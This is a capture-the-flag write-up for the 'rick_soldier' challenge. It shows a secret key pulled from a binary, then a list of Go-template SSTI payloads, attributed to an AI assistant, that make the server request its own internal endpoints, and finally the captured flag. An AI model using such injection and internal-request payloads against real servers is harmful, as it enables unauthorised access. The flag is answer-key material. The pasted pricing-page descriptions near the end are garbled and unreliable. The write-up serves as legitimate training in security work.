
Submit



```

serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/soldier$ ls
output.txt rick_soldier thesoldierofgodrick_thesoldierofgodrick-dist.zip
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/soldier$ file rick_soldier
rick_soldier: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=26a365a5a86653a3b19d
b1da67bf25628ea8f809, with debug_info, not stripped
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/soldier$
```

The Challenge require to have a secret key so I decide to manually open that rick_soldier in visual code and search for strings secret



I try to manually search for that until number 46, I saw the SECRET_PHASE

So, the Secret Key = Morty_Is_The_Real_One

After found the secret key, now I try to find the payload, so I use claude.ai model sonnet 4.5 to help identifier, and it show that I vulnerable of SSTI and it give me many payloads to try

1. Try different amounts:

```
{{.Rick.Scout "http://127.0.0.1:8080/internal/offer-runes?amount=10000000000"}}
```

2. Try without amount parameter:

```
{{.Rick.Scout "http://127.0.0.1:8080/internal/offer-runes"}}
```

3. Try negative amount:

```
{{.Rick.Scout "http://127.0.0.1:8080/internal/offer-runes?amount=-1"}}
```

4. Try with different internal endpoints (if they exist):

```
{{.Rick.Scout "http://127.0.0.1:8080/internal/rflag"}}
```

5. Try the IsDead method:

```
{{.Rick.IsDead}}
```

6. Try to access Rick's HP field:

```
{{.Rick.HP}}
```

7. Try template variable substitutions:


```
{{.Rick.Scout "http://127.0.0.1:8080/internal/offer-runes?amount=9999999999999999" and HP: {{.Rick.HP}}}}
```

Want to be notified when Claude responds? Notify

Reply... + Sonnet 4.5 Extended v1.0

Claude is AI and can make mistakes. Please double-check responses.

And until number 7 it booms show the flag



Here is the flag: C2C{R1ck_S0ld13r_0f_G0d_H4s_F4ll3n_v14_SST1_SS7_93096bcf3b4c}

Here is the proof of using AI:

In solving all of these challenges, I use only 2 AI.

Plans that grow with you

Individual Team and Enterprise

Free
Meet Claude
USD 0
Use Claude for free

- ✓ Chat on web, iOS, Android, and on your desktop
- ✓ Generate code and visualize data
- ✓ Write, edit, and create content
- ✓ Analyze text and images
- ✓ Ability to search the web
- ✓ Create files and execute code
- ✓ Unlock more from Claude with desktop extensions
- ✓ Connect Slack and Google Workspace services
- ✓ Integrate any context or tool through connectors with remote MCP
- ✓ Extended thinking for complex work

Pro
Research, code, and organize
USD 17 /month billed annually
Get Pro plan

- Everything in Free and:
 - ✓ More usage*
 - ✓ Claude Code
 - ✓ Cowork
 - ✓ Unlimited projects
 - ✓ Access to Research
 - ✓ Memory across conversations
 - ✓ More Claude models
 - ✓ Claude in Excel
 - ✓ Claude in Chrome

Max
Higher limits, priority access
From USD 100 / month billed monthly
Get Max plan

- Everything in Pro, plus:
 - ✓ Choose 5 or 20x more usage than Pro*
 - ✓ Higher output limits for all tasks
 - ✓ Early access to advanced Claude features
 - ✓ Priority access at high traffic times
 - ✓ Claude in PowerPoint

The screenshot shows the ChatGPT pricing page. At the top, a banner says "Try Plus free for 1 month". Below it, there are four plan options: "Free", "Go", "Plus", and "Pro".

- Free:** \$0 USD/month. Features include: Get simple explanations, Have short chats for common questions, Try out image generation, Save limited memory and context. Note: Have an existing plan? See billing help.
- Go:** \$5 USD/month. Features include: Explore topics in depth, Chat longer and upload more content, Make more images for your projects, Get more memory for smarter replies, Get help with planning and tasks, Explore projects, tasks, and custom GPTs. Note: This plan may include ads. Learn more.
- Plus:** \$20 USD/month (USD for the first month). Features include: Solve complex problems, Have long chats over multiple sessions, Create more images, faster, Remember goals and past conversations, Plan travel and tasks with agent mode, Organize projects and customize GPTs, Produce and share videos on Sora, Write code and build apps with Codex. Note: Demo terms apply. Demo pricing applies for 1 month. Starting Mar 16, 2024, ChatGPT Plus will continue at \$20/month. Cancel anytime.
- Pro:** \$200 USD/month. Features include: Master advanced tasks and topics, Tackle big projects with unlimited GPT-3.5, Create high-quality images at any scale, Keep full context with maximum memory, Run research and plan tasks with agents, Scale your projects and automate workflows, Expand your limits with Sora video creation, Deploy code faster with CodeX, Get early access to experimental features. Note: Unlimited subject to abuse guidelines. Learn more.

And all of these are free, for my daily use I use claud.e.ai to write a script for me and chatgpt for help fix the debug.